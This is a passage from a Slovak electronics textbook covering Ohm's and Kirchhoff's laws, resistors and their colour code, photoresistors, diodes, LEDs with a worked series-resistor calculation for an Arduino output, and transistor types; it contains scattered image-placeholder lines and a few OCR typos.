Podľa používanej výrobnej technológie a napäťových úrovní sa tieto obvody skrátene označujú aj ako TTL alebo CMOS. Tieto obvody sa nachádzajú v mnohých elektronických zariadeniach, ktoré sa používajú v domácnosti a priemysle.

Obrázok 4.9 - Digitálny signál

Zdroj [11]

Jednosmerný prúd

Je to typ prúdu, v ktorom tok elektrónov ide vždy iba jedným smerom. Jednosmerný prúd vyrábajú zdroje ako batérie, napájacie zdroje, termočlánky, solárne články alebo dynamá. Jednosmerný prúd sa používa na nabíjanie batérií a napájanie elektronických systémov. Je možné ho získať zo striedavého prúdu pomocou usmerňovača, ktorý usmerní striedavý prúd na jednosmerný. Usmerňovače sa bežne nachádzajú v napájacom zdroji, ktorý má na vstupe striedavý prúd.

Striedavý prúd

Je to elektrický prúd, v ktorom sa smer prúdenia periodicky mení. Zvyčajným priebehom striedavého prúdu vo väčšine elektrických obvodov je sínusová vlna. V určitých aplikáciách sa používajú rôzne tvary kriviek, ako sú trojuholníkové alebo štvorcové vlny. Elektrárne vyrábajú a dodávajú striedavý prúd domácnostiam a firmám. Pre výrobu striedavého elektrického prúdu sa používajú rôzne formy elektrárni, napríklad solárna, veterná, jadrová, vodná, geotermálna.

Rozdiely medzi jednosmerným a striedavým elektrickým prúdom:

- jednosmerný prúd má v obvode stály smer a veľkosť, striedavý prúd mení v čase svoj smer aj veľkosť s určitou frekvenciou,
- zdrojom striedavého prúdu je generátor alebo alternátor, zdrojom jednosmerného prúdu je dynamo alebo galvanické články,
- skratkou pre jednosmerný prúd je v angličtine DC, pre striedavý prúd AC,
- striedavý prúd je vhodnejší na prenos na dlhšie vzdialenosti, ľahko sa reguluje jeho veľkosť.

Ohmov zákon

Ohmov zákon je fyzikálny zákon, ktorý definuje vzájomný vzťah medzi:

- elektrickým prúdom (označované ako I),
- elektrickým napätím (označované ako U),
- elektrickým odporom (označované ako R).

Pomenovaný je podľa svojho objaviteľa, nemeckého fyzika Georgea Ohma. Matematický zápis tohto zákona má tvar:

$$I = \frac{U}{R}$$

Vzorec 4.1 - Vzorec pre Ohmov zákon


Z tohto vzorca sa pri dvoch známych premenných, dá odvodiť tretia:

$$R = \frac{U}{I} \quad U = I \cdot R$$

Vzorec 4.2 - Upravený vzorec pre Ohmov zákon

Praktický príklad aplikácie zákona na rezistore je na obrázku 4.10. Samotný princíp fungovania a použitie rezistora je vysvetlené ďalej.

Ak sa pripojí rezistor s odporom R, na napájací zdroj s napätím U, bude rezistorom R pretekať elektrický prúd I. Veľkosť prúdu tečúceho cez rezistor je priamo úmerná napätiu napájacieho zdroja a nepriamo úmerná odporu rezistora. Podľa vzťahu vo vzorci 4.1.

Vzorec 4.3 - Ohmov zákon a rezistor

Výkon

Rezistor je zaradený do skupiny pasívnych súčiastok preto, lebo sa v elektrickom obvode správa pasívne. To znamená, že nevyrába žiadnu elektrickú energiu, ba naopak, elektrickú energiu len spotrebúva. Súčin napätia U a prúdu I na rezistore R je stratový výkon P, ktorý sa na rezistore premieňa na tepelnú energiu:

$$P = U \cdot I \qquad P = \frac{U^2}{R} = I^2 R$$

Vzorec 4.4 - Výkon

Jednotkou výkonu je Watt (W). Každý rezistor má výrobcom predpísané maximálne výkonové zaťaženie, ktoré by sme počas prevádzky nemali prekročiť. V opačnom prípade hrozí, že sa bude prehrievať do takej miery, až dôjde k jeho deštrukcii.

Kirchhoffove zákony


Kirchhoffove zákony sú dve pravidlá stanovujúce princípy zachovania náboja a energie v elektrických obvodoch. Sú jedným zo základných nástrojov pri teoretickej analýze obvodov.

Prvý Kirchhoffov zákon (o prúdoch, o uzloch)

Prvý Kirchhoffov zákon opisuje zákon zachovania elektrického náboja. Hovorí, že v každom bode (uzle) elektrického obvodu platí, že:

ZAPAMÄTAJTE SI!

Súčet prúdov vstupujúcich do uzla sa rovná súčtu prúdov z uzla vystupujúcich.

Obrázok 4.10 - Tok prúdov v uzle

Zdroj [11]

Prípadne alternatívna definícia:


Algebrický súčet prúdov v ktoromkoľvek uzle elektrického obvodu sa rovná nule.

Druhý Kirchhoffov zákon (o napätí, o slučkách)

Druhý Kirchoffov zákon formuluje pre elektrické obvody zákon zachovania energie Hovorí, že:

ZAPAMÄTAJTE SI!

Súčet úbytkov napätia na spotrebičoch sa v uzavretej časti obvodu (slučke) rovná súčtu elektromotorických napätí zdrojov v tejto časti obvodu.

Obrázok 4.11 - Napätie v slučke

Zdroj [11]

Prípadne alternatívna definícia:

Súčet svorkových napätí prvkov elektrického obvodu v ľubovoľnej slučke sa rovná nule.

Ak by zákon pre nejakú slučku neplatil, mohlo by byť konštruované Perpetuum mobile, v ktorom by prúd touto slučkou prechádzal neustále dokola pri permanentnom odbere energie.

Použitie Kirchhoffových zákonov

Kirchhoffove zákony sa používajú najmä pre rozvetvené elektrické obvody, pretože spolu s Ohmovým zákonom umožňujú určiť veľkosť a smer elektrického prúdu v jednotlivých vetvách a veľkosť elektrického napätia na svorkách jednotlivých prvkov.

Pri analýze obvodu pomocou Kirchhoffových zákonov je možné použiť jednu z dvoch metód: analýzu uzlov (založenú na použití 1. Kirchoffovho zákona) alebo analýzu slučiek (založenú na použití 2. Kirchhoffovho zákona).

Metóda uzlov

1. V obvode sa nájdu a označia všetky uzly.
2. Ľubovoľne zvolenému uzlu sa priradí nulový elektrický potenciál.
3. Všetkým zostávajúcim sa priradí neznáme napätie oproti referenčnému uzlu.
4. Pre každý z uzlov, okrem referenčného, sa zostaví vzorec podľa 1. Kirchhoffovho zákona.

5. Táto sústava rovníc sa potom vyrieši.

Metóda slučiek

1. Na diagrame sa nájdu elementárne slučky, tzn. slučky, ktoré neobsahujú menšie vnorené slučky.
2. Každej takejto slučke sa priradí prúd, ktorý v nej obieha.
3. Pre každú slučku sa zapíše vzorec podľa 2. Kirchhoffovho zákona, v ktorej sa ako neznáma použije prúd pretekajúci slučkou.
4. Táto sústava rovníc sa potom vyrieši.


4.3 Pasívne súčiastky

Súčiastky, ktoré spotrebúvajú elektrickú energiu, nazývame pasívne súčiastky. Ak sa súčiastky správajú ako zdroj elektrickej energie, nazývame ich aktívne súčiastky. To znamená, že do obvodu dodávajú energiu. Napríklad rezistor nemôže byť nikdy zdrojom, pretože prúd prechádzajúci súčiastkou a napätie medzi jej vývodmi má vždy rovnaké znamienko a spotreba energie je vždy kladná (U*I > 0).

4.3.1 Rezistor

V tejto kapitole sa budeme venovať snáď najznámejším pasívnym súčiastkam, bez ktorých by sa nezaobišiel žiaden elektronický obvod. Reč bude o rezistoroch, ktorých hlavnou úlohou v elektrickom obvode je klásť pretekajúcemu prúdu odpor, to znamená obmedzovať elektrický prúd.


Charakteristický parameter rezistora je elektrický odpor. Jednotkou odporu je Ohm, označovaný symbolom Ω. Jedna z možných reálnych podôb rezistora a jeho schematická značka sú znázornené na obrázku 4.12.

Obrázok 4.12 - Rezistor (vľavo reálna podoba, vpravo schematická značka)

Zdroj [5]

Farebné prúžky na rezistore slúžia pre zakódovanie menovitej hodnoty odporu rezistora a tolerancie. Tolerancia udávaná v percentách vyjadruje možnú odchýlku skutočnej hodnoty odporu od menovitej hodnoty udávanej výrobcom. V prípade, že máme rezistor s menovitou hodnotou odporu 100Ω a toleranciou 5% znamená to, že skutočný odpor rezistora sa môže pohybovať v rozsahu od 95Ω do 105Ω.

Obrázok 4.13 - Rezistor – farebný kód

Zdroj [5]

V tabuľke 4.1 je uvedený význam jednotlivých prúžkov farebného kódu. V súčasnosti sa najčastejšie stretávame s 5-prúžkovým, alebo 4-prúžkovým farebným kódom. V prípade 4-prúžkového kódu prvé dva prúžky vyjadrujú základ čísla (Z) a tretí prúžok vyjadruje násobiteľa (N). Štvrtý prúžok v tomto prípade udáva toleranciu (T). V prípade 5-prúžkového kódu vyjadrujú prvé 3 prúžky základ čísla, štvrtý prúžok vyjadruje násobiteľa a piaty prúžok toleranciu.

Farba	Z_1	Z_2	Z_3	N	T (%)
Čierna	0	0	0	10^0	
Hnedá	1	1	1	10^1	1
Červená	2	2	2	10^2	2
Oranžová	3	3	3	10^3	
Žltá	4	4	4	10^4	
Zelená	5	5	5	10^5	0,5
Modrá	6	6	6	10^6	0,25
Fialová	7	7	7	10^7	0,1
Šedá	8	8	8	10^8	0,05
Biela	9	9	9	10^9	
Zlatá				10^{-1}	5
Strieborná				10^{-2}	10

Tabuľka 4.1 - Hodnoty farebného kódu

Podobne, ako nie je možné kúpiť v železiarstve skutky s ľubovoľným priemerom závitu, tak ani rezistory sa nevyrábajú s ľubovoľnými menovitými hodnotami odporu. Vyrábajú sa v takzvaných odporových radách. Najčastejšie v rade E24, alebo E12. Napríklad v rade E12 nájdeme 12 hodnôt odporu na dekádu (viď tabuľka 4.2).

1Ω	1,2Ω	1,5Ω	1,8Ω	2,2Ω	2,7Ω	3,3Ω	3,9Ω	4,7Ω	5,6Ω	6,8Ω	8,2Ω
10Ω	12Ω	15Ω	18Ω	22Ω	27Ω	33Ω	39Ω	47Ω	56Ω	68Ω	82Ω
100Ω	120Ω	150Ω	180Ω	220Ω	270Ω	330Ω	390Ω	470Ω	560Ω	680Ω	820Ω
1k	1k2	1k5	1k8	2k2	2k7	3k3	3k9	4k7	5k6	6k8	8k2
10k	12k	15k	18k	22k	27k	33k	39k	47k	56k	68k	82k
100k	120k	150k	180k	220k	270k	330k	390k	470k	560k	680k	820k
1M	1M2	1M5	1M8	2M2	2M7	3M3	3M9	4M7	5M6	6M8	8M2


Tabuľka 4.2 - Rezistory z rady E12

Pri väčších hodnotách odporu sa k symbolu Ω pridáva predpona k-kilo (kilo=1000) alebo M-mega (mega=milión). Teda rezistor s odporom R=220000Ω by sme mohli zapísať tiež ako R=220kΩ, alebo takisto R=0,22MΩ.

Niekedy sa prípony používajú namiesto desatinných čiarok a dokonca sa v tomto prípade symbol Ω ani nepoužíva. Napríklad zápis R=3k3 môže znamenať, že rezistor R má odpor 3,3kΩ, alebo tiež 3300Ω. Ďalším neštandardným, ale používaným formátom zápisu, hlavne vysokých hodnôt odporu, je napr. M22, t.j. 220kΩ.

4.3.2 Potenciometer

Potenciometer je možné nájsť napríklad na rádiovom prijímači pre ovládanie hlasitosti. Na obrázku číslo 4.15 je vyobrazený potenciometer zložený z nevodivej podložky, na ktorej je nanesená tenká vrstva odporového materiálu a bežca, ktorý má vodivý kontakt s odporovou vrstvou a otáčaním hriadeľa potenciometra sa po nej pohybuje. Začiatok a koniec odporovej dráhy sú vyvedené na vývodoch A a B. Bežec je vyvedený na vývode C.


Obrázok 4.14 – Potenciometer

Zdroj [5]

4.3.3 Fotorezistor

Fotorezistor sa vyznačuje podobnou funkciou ako obyčajný rezistor, a teda kladie odpor pretekajúcemu prúdu. Vlastnosťou fotorezistora je však to, že jeho elektrický odpor je závislý od intenzity osvetlenia.

Pri nízkej intenzite osvetlenia má fotorezistor pomerne vysoký odpor R, ktorý s narastajúcou intenzitou osvetlenia E, udávanou v jednotkách Lux (lx), klesá. Ako je možné vidieť na obrázku 4.16, závislosť odporu od intenzity osvetlenia je nelineárna.

Obrázok 4.15 - Fotorezistor (vľavo reálna podoba, vpravo závislosť odporu na osvetlení)

Zdroj [5]


Fotorezistory sú používané ako jednoduché snímače intenzity osvetlenia. Charakteristickým parametrom fotorezistora je jeho menovitý odpor, ktorý sa udáva najčastejšie pri intenzite osvetlenia 10 lx. Napríklad fotorezistor PGM5516 má pri intenzite osvetlenia 10 lx menovitý odpor 5 až 10kΩ. Z tecgbucjeh dokumentácie tohto fotorezistora vyplýva, že výrobca garantuje pri úplnej tme odpor fotorezistora minimálne 200kΩ.

4.4 Aktívne prvky

Aktívne súčiastky sú schopné zosilňovať a riadiť elektrický signál, prípadne sa dokážu správať ako zdroj. Medzi aktívne prvky patria polovodičové súčiastky akými sú diódy, tranzistory, tyristory, triaky, diaky a integrované obvody.

4.4.1 Dióda

Polovodičové dióda je elektronická súčiastka, ktorej úlohou v elektrickom obvode je prepúšťať elektrický prúd jedným smerom. Podľa konštrukcie slúži na usmerňovanie elektrického prúdu (premena striedavého prúdu na jednosmerný prúd), k stabilizácii elektrického napätia alebo k signalizácii priechodu prúdu.

Obrázok 4.16 - Polovodičová dióda (vľavo reálna podoba, vpravo schématicka značka)

Zdroj [5]

Polovodičová dióda sa skladá z dvoch prímesových polovodičov - jeden polovodič je typu N (katóda) a druhý polovodič je typu P (anóda). Na rozhraní polovodičov vznikne prechod P-N (hradlová vrstva), ktorý v ideálnom prípade prepúšťa prúd iba jedným smerom.

Základom diódy býva germániova alebo kremíková doštička, obohatená z jednej strany o prvok s piatimi valenčnými elektrónmi (fosfor, arzén), z druhej strany o prvok s troma valenčnými elektrónmi (bór, hliník, gálium, indium). Vzájomným silovým pôsobením medzi časticami sa na prechode P-N vytvorí vnútorné elektrické pole.

Dióda nachádza uplatnenie v mnohých oblastiach:

- usmerňovacia dióda - usmernenie striedavého prúdu (samostatne, alebo ako súčasť usmerňovača).
- dtabilizačná (Zenerova) dióda - vyrovnávanie priebehu napätia v stabilizačných obvodoch.
- led dióda - signalizácia priechodu prúdu (s nízkym nárokom na spotrebu) alebo zdroj svetla, napríklad v optických myšiach.
- fotodióda - súčasť fotobuniek, polovodičových detektorov žiarenia alebo slnečných článkov.

Diódu je možné do elektronického obvodu zapojiť v priepustnom aj závernom smere.


Priepustný smer

Pri zapojení kladného pólu zdroja k anóde (typ P) a záporného pólu zdroja ku katóde (typ N) sa prechod P-N v dióde, brániac priechodu častíc, zmenší alebo úplne zruší. Diódou preteká elektrický prúd, elektrický odpor diódy môže byť veľmi nízky, ale na dióde vždy vzniká určitý úbytok napätia.

Záverný smer

Pri zapojení kladného pólu zdroja ku katóde (typ N) a záporného pólu k anóde (typ P) sa prechod P-N v dióde rozšíri, elektrický odpor diódy sa zväčší. Elektrický prúd v ideálnom prípade neprechádza.

V skutočnosti diódou prechádza prúd spôsobený minoritnými nosičmi náboja, tento prúd je však veľmi malý.


Obrázok 4.17 - Zapojenie diódy (vľavo priepustný smer, vpravo záverný smer)

Zdroj [5]

4.4.2 LED

Diódy emitujúce svetlo, alebo inak nazývané LED (Light Emitting Diode), sú v súčasnosti veľmi populárnym a rozšíreným zdrojom svetla. Podobne ako klasické polovodičové usmerňovacie diódy, tak aj LED sa vyznačujú schopnosťou viesť elektrický prúd iba jedným smerom, a to iba v prípade, ak sú zapojené v priepustnom smere.

To znamená, že vývod LED označovaný ako anóda (A) je pripojený ku kladnému pólu napájacieho zdroja U a vývod označovaný ako katóda (K) je pripojený k zápornému pólu napájacieho zdroja (viď obrázok4.19). Na rozdiel od usmerňovacej diódy, LED pri prechode prúdu emituje svetlo. V prípade opačnej polarizácie tečie cez LED len veľmi malý záverný prúd, ktorý môžeme zanedbať a samozrejme, že vtedy LED emitovať svetlo nebude.


Obrázok 4.18 – LED (vľavo reálny vzhľad, vpravo schématicke zapojenie)

Zdroj [5]

Na skutočnej LED vieme spoznať anódu na základe dĺžky vývodov. Dlhší vývod LED je anóda. Ďalším rozlišovacím znakom vývodov je sploštený okraj puzdra LED. Sploštením puzdra je označená katóda.

Na obr. 4.19 je znázornená Volt-Ampérová charakteristika červenej LED typu L1503-ID. Na charakteristike môžeme sledovať, že pri postupnom zvyšovaní napätia U_F v priepustnom smere od 0V vyššie, tečie diódou len zanedbateľný prúd I_F. Po prekročení určitého prahového napätia, dochádza k prudkému nárastu prúdu IF a teda aj rozsvieteniu LED.


Prahové napätie pre červené LED sa pohybuje okolo hodnoty 1,8V. Zvyšovanie napätia UF je limitované maximálnym prúdom v priepustnom smere I_{Fmax}. Napríklad pre červenú LED typu L1503-ID je I_{Fmax} = 30 mA. Prekročenie tohto prúdu môže mať za následok zničenie LED. Preto sa LEDk napájaciemu zdroju pripájajú cez rezistor, ktorý obmedzuje prúd tečúci cez LED. Pri prepólovaní LED je potrebné dávať si pozor na maximálne napätie v závernom smere, ktoré je maximálne 5V. Po prekročení tohto napätia dochádza k nezvratnému poškodeniu LED.

Obrázok 4.19 - Volatampérova charakteristika pre LED

Pre zapojenie LED diódz k Arduino doske môžeme vychádzať z parametrov a V-A charakteristiky červenej LED vyššie uvedeného typu L1503-ID.

Ak by sme LED pripojili priamo na digitálny výstup Arduina, tak pri vyššej úrovni napätia na výstupe by sme mali na LED napätie U_F=5V. Podľa V-A charakteristiky by pri tomto napätí mal pretekať cez LED prúd I_F omnoho vyšší, ako je maximálny povolený prúd I_{Fmax}. Znamenalo by to, že môže dôjsť k deštrukcii LED, alebo čo je možno aj horšie, k poškodeniu digitálneho výstupu mikrokontroléra. Preto LED pripojíme k výstupu mikrokontroléra cez rezistor R tak, ako to je znázornené na obrázku 4.20.

Obrázok 4.20 - Pripojenie LED na zdroj napätia

Zdroj [5]

Hodnotu odporu R určíme pomocou Ohmového zákona ako podiel napätia U_R na rezistore a prúdu I_F tečúceho rezistorom a súčasne aj LED diódou - D. Platí, že napätie U_R na rezistore je rozdielom medzi napájacím napätím U a napätím UF na LED. Potom výsledný vzťah nadobúda tvar podľa vzorca 4.5.

$$R = \frac{U_R}{I_F} = \frac{U - U_F}{I_F}$$

Vzorec 4.5 - Výpočet predradného odporu

Pri výpočte si zvolíme prúd I_F tečúci cez LED. Prúd odoberaný z digitálneho výstupu Arduina typu UNO, z ktorého napájame LED, nesmie prekročiť hodnotu 20mA. Maximálny prúd tečúci LED môže byť až 30mA. LED však postačuje k svieteniu aj prúd 10mA. Zvoľme teda prúd I_F=20mA. Tomuto prúdu podľa V-A charakteristiky na obrázku č. 4.20 zodpovedá napätie U_F=2V. Napájacie napätie obvodu U z digitálneho výstupu je rovné 5V. Po dosadení do vzťahu získame hodnotu odporu rezistora R:

$$R = \frac{U - U_F}{I_F} = \frac{5V - 2V}{0{,}02A} = 150\Omega$$

Vzorec 4.6 - Výpočet predradného odporu

Farba svetla LED závisí od zloženia polovodičového materiálu z ktorého je LED vyrobená. S farbou svetla sa menia aj vlastnosti LED, hlavne hodnota prahového napätia, pri ktorom sa LED začína otvárať v priepustnom smere, viesť prúd a teda aj svietiť. V tabuľke č. 4.3 sú pre porovnanie uvedené napätia U_F na LED rôznych farieb pri prúde I_F=20mA pre konkrétne typy LED.

V prípade, že navrhujeme rezistor pre pripojenie LED a nepoznáme konkrétny typ LED, vieme odhadnúť napätie na LED pri prúde 20mA podľa farby. Napr. modrá LED - U_F zhruba 3,5V, biela LED - U_F zhruba 3V, červená a zelená LED - U_F zhruba 2V. Aký rezistor by sme teda použili pre pripojenie modrej LED k digitálnemu výstupu Arduina a aký rezistor pri zelenej LED, ak uvažujeme U=5V na digitálnom výstupe mikrokontroléra?


Farba LED	Typ LED	U_F pri I_F=20mA
Infračervená	L-53F3C	1,2V
Červená	L-1503ID	2V
Zelená	L-1503GD	2,2V
Modrá	L-53MBC	3,8V
Biela	LTW-2S3D8	3,1V

Tabuľka 4.3 - Prahové napätie pre farebné LED

Vo všeobecnosti majú najnižšie prahové napätia LED emitujúce infračervené svetlo, ktoré začínajú emitovať svetlo už pri napätí okolo 1V. Najvyššie prahové napätia majú ultrafialové LED, približne

3,4V a viac. LED nájdeme v rôznych prevedeniach. Vyrábajú sa ako malé signalizačné LED, alebo výkonové LED používané v LED žiarovkách a svietidlách.

Zaujímavým druhom LED je RGB LED na obrázok 4.22, ktorá v jednom puzdre obsahuje 3 LED - červenú, zelenú a modrú. Nastavením intenzity svietenia jednotlivých LED vieme namiešať ľubovoľnú výslednú farbu. Tieto LED sa využívajú napríklad pri konštrukcii veľkoplošných LED obrazoviek, kde každá RGB LED je jeden obrazový bod obrazovky.



Obrázok 4.21 - RGB LED a miešanie troch základných farieb

Zdroj [5]

4.4.3 Tranzistor

Tranzistor je trojvrstvová polovodičová súčiastka, ktorá sa skladá z troch vrstiev polovodičového materiálu. Vnútorná vrstva sa nazýva báza (B). Vonkajšie vrstvy sú emitor (E) a kolektor (C). Ak si vezmeme tranzistor typu PNP zapojený podľa obrázka 4.23, vidíme, že prechod **kolektor - báza** vytvára diódu, ktorá je polarizovaná napätím U_{CB} v spätnom smere (emitor je odpojený). Preto bude jej obvodom prechádzať len veľmi malý prúd, ktorý je nasýtený už pri napätí niekoľko desatín V.

Obrázok 4.22 - Tranzistor typu NPN (vľavo) a PNP (vpravo)

Zdroj [11]

Tranzistory rozdeľujeme na niekoľko základných typov:

- bipolárny - (BJT - Bipolar Junction Transistor), riadený prúdom tečúcim do bázy.

- unipolárny - (FET - Field Effect Transistor), riadený napätím (elektrostatickým poľom) na riadiacej elektróde (gate).
- JFET - (Junction FET),riadiaca elektróda je tvorená záverne polarizovaným prechodom PN.
- MESFET - (Metal Semiconductor FET),riadiaca elektróda je tvorená záverne polarizovaným prechodom kov-polokov.
- MOSFET - (Metal Oxide Semiconductor FET), riadiaca elektróda je izolovaná od zvyšku tranzistora oxidom. Vo výkonovom variante sa používajú pre riadenie motorov.
- MISFET - (Metal Insulated Semiconductor FET),spoločný názov pre tranzistor s izolovanou riadiacou elektródou. Izolantom nemusí byť len oxid (napr. Nitrid a i.).

Tranzistor je možné zapojiť niekoľkými spôsobmi. Konkrétne zapojenie je závislé od účelu elektronického obvodu:

- so spoločným emitorom – označenie ako SE. Používa sa ako spínač. Zapojenie poskytuje zosilnenie prúdu a napätia.
- so spoločnou bázou – označenie ako SB. Používa sa vo vysoko frekvenčnej elektronike. Zapojenie poskytuje zosilnenie napätia.
- so spoločným kolektorom – označenie ako SK. Používa sa vo vysoko/nízko frekvenčnej elektronike. Zapojenie poskytuje zosilnenie prúdu.

4.5 Elektromechanické prvky

V prípade elektromechanických prvkov sa jedná o prvky elektronického alebo elektrického obvodu, ktoré obsahujú dva a viac kovových mechanických kontaktov. Do kategórie elektromechanických prvkov, môžeme zaradiť:

- spínače,
- tlačidlá,
- prepínače,
- relé,
- konektory.

